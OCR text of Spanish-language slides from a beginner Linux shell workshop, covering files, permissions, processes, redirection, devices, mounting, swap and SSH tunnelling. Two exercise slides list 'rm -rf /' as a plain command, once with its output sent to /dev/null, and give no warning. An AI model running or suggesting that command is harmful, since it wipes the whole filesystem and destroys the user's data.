Linux:~#

Born to be root


Manuel Delgado
@valarauco
LFCS
UCR

Ari Mora
@rlmrjmnz
Dios de los microcontrollers
UCR/UTN

agenda.txt

- Shell 101
- Manuales
- ¿Quién soy?
- ¿Dónde estoy?
- Filesystem Hierarchy Standard
- File Path
- Directorios
- Archivos 1
- Permisos
- Archivos 2

- Manejo de flujos
- Búsqueda y filtros
- File (*descriptor)
- Dispositivos
- Sistema de archivos
- Puntos de montaje



Primero:
Olviden la interfaz gráfica

Shell

“Where there is a shell, there's a way”

CLI: interfaz por línea de comandos


Hay varios tipos de terminales: bash, dash, ksh, csh…

Cada terminal tiene sus diferencias en algunas sintaxis.

Un script de bash no necesariamente se ejecutará de manera correcta en ksh

Shell

Menú Principal > búsqueda: “Terminal” o ctrl+t



Manuales


man - una interfaz de los manuales de referencia electrónicos

Los Manpage son de las referencias más útiles, incluso cuando se busca en Google

Y si no conoce el comando: **apropos**. Busca dentro de las descripciones de los manuales la presencia de la palabra_clave.

```
apropos palabra_clave

man comando
```

Manuales



Echo

```
~$ echo 'Hola mundo'
```

¿Quién soy?

¿Quién soy?: Who i am?


```
~$ whoami

~$ w

~$ last
```

¿Dónde estoy?

¿Dónde estoy?: Print Working Directory


```
~$ pwd
```

FHS: Filesystem Hierarchy Standard



https://www.tecmint.com/wp-content/uploads/2013/09/Linux-Directory-Structure.jpeg

FHS: Filesystem Hierarchy Standard



https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-1-getting-started-0147121/

Print Working Directory - File path

```
~$ pwd
```


File Path

Relativos vs Absolutos

directorio actual

```
.

/var/log/auth.log

./rtable.txt

../../../../../passcode/decode.sh
```

directorio anterior



Listar archivos

```
~$ ls

~$ ls -l /
```

¡lista larga!

Cambiar directorio

```
~$ cd /tmp

~$ cd ..

~$ cd
```

Crear directorios

```
~$ cd

~$ mkdir un_directorio00

~$ mkdir -v directorio01

~$ mkdir directorio02/directorio020

~$ mkdir -p directorio02/directorio020

~$ ls -R *directorio*
```

¡recursivo!

Crear archivos


```
~$ cd

~$ touch archivo00.txt

~$ touch un_directorio00/archivo{01..04}.txt

~$ ls un_dir
```

Puede autocompletar presionando [TAB]

Mover/renombrar archivos

```
~$ mv -v un_directorio00 directorio00

~$ cd directorio02/

~$ mv directorio020 ../directorio01

~$ cd ..

~$ mv archivo00.txt directorio01/directorio020/

~$ ls -R directorio*
```


Copiar archivos




```
~$ cp -r directorio01/* directorio02

~$ ls -R directorio01/ directorio02/
```

Borrar archivos

```
~$ rm -r directorio02
~$ rm -rf /
~$ ls -R directorio01/ directorio02/
```



Archivos ocultos y permisos


```
~$ cd directorio00

~$ touch .archivo_oculto.txt

~$ ls

~$ ls -l

~$ ls -la
```

¡muestra ocultos!

Permisos y propietarios de archivos

chmod - cambia los permisos de acceso

chown - cambia el usuario y grupo propietarios



https://www.ics.uci.edu/computing/linux/file-security.php
http://www.linuxandubuntu.com/home/the-linux-permissions-an-introduction

Cambiar permisos

```
~$ ls -l

~$ chmod 600 archivo01.txt

~$ chmod 777 archivo02.txt

~$ chmod +x archivo03.txt

~$ chmod g-r archivo04.txt

~$ ls -l
```

Cambiar propietarios

- substitute user do
- super user do


```
~$ sudo chown root archivo01.txt

~$ sudo chown root:nogroup archivo02.txt

~$ ls -l
```

Enlaces: duros y suaves

```
~$ cp archivo04.txt copia_archivo04.txt

~$ ln archivo04.txt hardlink_archivo04.txt

~$ ln -s archivo04.txt softlink_archivo04.txt

~$ ls -l
```

Procesos

```
~$ top

~$ ps aux

~$ ps elf

~$ kill ####

~$ kill -9 ####

~$ man 7 signal

~$ killall firefox
```



Editar archivos


```
~$ cd ~/directorio00

~$ nano archivo04.txt

~$ vi hardlink_archivo04.txt
```


I Am Devloper
@iamdevloper
Follow
I've been using Vim for about 2 years now, mostly because I can't figure out how to exit it.
5:26 PM - 17 Feb 2014
14,135 Retweets 8,724 Likes
316
14K
8.7K

Visualizar archivos

cat < more < less

```
~$ cat softlink_archivo04.txt

~$ sudo more /var/log/syslog

~$ sudo less /var/log/syslog
```




https://xkcd.com/378/

Manejo de Flujos

stdin - stdout - stderr

```
~$ echo Hola > archivo04.txt

~$ echo Mundo >> archivo04.txt

~$ ls f &> stderr.txt

~$ rm -rf / &> /dev/null

~$ cat archivo04.txt | sed 's/Mundo/Mudo/'
```




¡esto es un pipe!

substituir

Búsqueda y filtros

grep - find



Editar archivos (*)

sed

```
~$ echo 'defcon506' > archivo05.txt

~$ cat archivo05.txt | sed 's/defcon/PwnedCR/'

~$ echo 'PwneD' | sed 's/pwned/pwnedCR/I' >> archivo05.txt

~$ sed -n '/CR/p' archivo05.txt >> archivo06.txt
```


ignorar mayúsculas

silencioso

imprimir


UNIX: Everything is a file (*descriptor)

File (*descriptor)



https://www.computerhope.com/jargon/f/file-descriptor.jpg

Dispositivos



Dispositivos especiales


/dev/null - Data black hole, cualquier dato que se envíe a este dispositivo desaparece

/dev/zero - Este dispositivo sólo contiene ceros, sirve para limpiar datos


/dev/full - Este dispositivo siempre está lleno y sirve para probar cómo reacciona un programa ante un disco lleno

/dev/random - genera valores altamente aleatorios, útil para generar salts

/dev/urandom - genera rápidamente valores aleatorios, útil para llenar con basura un archivo




```
~$ dd if=/dev/urandom
of=1k.bin bs=1 count=1024

~$ dd if=/dev/zero of=1g.bin
bs=1G count=1

~$ ls -lh
```



Dispositivos conectados

```
~$ lsblk

~$ lscpu

~$ lspci

~$ lsusb
```

Almacenamiento y memoria

```
~$ sudo blkid
~$ sudo fdisk -l
~$ free -h
```

lista información

humanizado

Sistemas de archivos

```
~$ sudo mkfs.xfs /dev/sdx1
```


```
~$ sudo mkfs -t ext4 ./1g.bin
```

Puntos de montaje

```
~$ mount

~$ sudo mount -t ext4 -o loop ./1g.bin /mnt

~$ mount -o remount,rw /

~$ sudo umount /mnt
```

Opciones

+ Ref.

https://null-byte.wonderhowto.com/how-to/linux-basics/

https://hackmag.com/security/reach-the-root/

http://www.ethicalhackx.com/kali-linux-commands-full-list/

https://www.tldp.org/

https://explainshell.com/

BONUS RUN

Particionamiento de disco

¿Cuál es la distribución de particiones recomendada?

No hay una regla particular para esto…

Normalmente se recomienda como mínimo 2: root y swap

Dependiendo de lo que se desea se puede separar /var, /tmp y /home

Se puede separar cualquier punto del FHS con puntos de montaje

¿Cuánto de swap? Red Hat recomienda:

Amount of RAM in the system	Recommended swap space	Recommended swap space if allowing for hibernation
⩽ 2 GB	2 times the amount of RAM	3 times the amount of RAM
> 2 GB – 8 GB	Equal to the amount of RAM	2 times the amount of RAM
> 8 GB – 64 GB	At least 4 GB	1.5 times the amount of RAM
> 64 GB	At least 4 GB	Hibernation not recommended

mkswap - “formatea” el swap

swapon/off - activa o desactiva el swap

https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/storage_administration_guide/ch-swapspace

Acceso remoto

Telnet - No seguro, deprecated

SSH - Shell seguro, túnel cifrado

Permite la autenticación por llaves criptográficas en lugar o adicional a la contraseña

Se puede utilizar para tunelear conexiones o para pivoting

Puedo pasar cualquier stream de datos por el túnel

scp - cp por SSH

```
ssh -N -L2001:localhost:80 user@remotehost
```

```
ssh root@host1 “cd /somedir/tocopy/ && \
  tar -cf - .” | ssh root@host2 \
  “cd /samedir/tocopyto/ && tar -xf -”
```

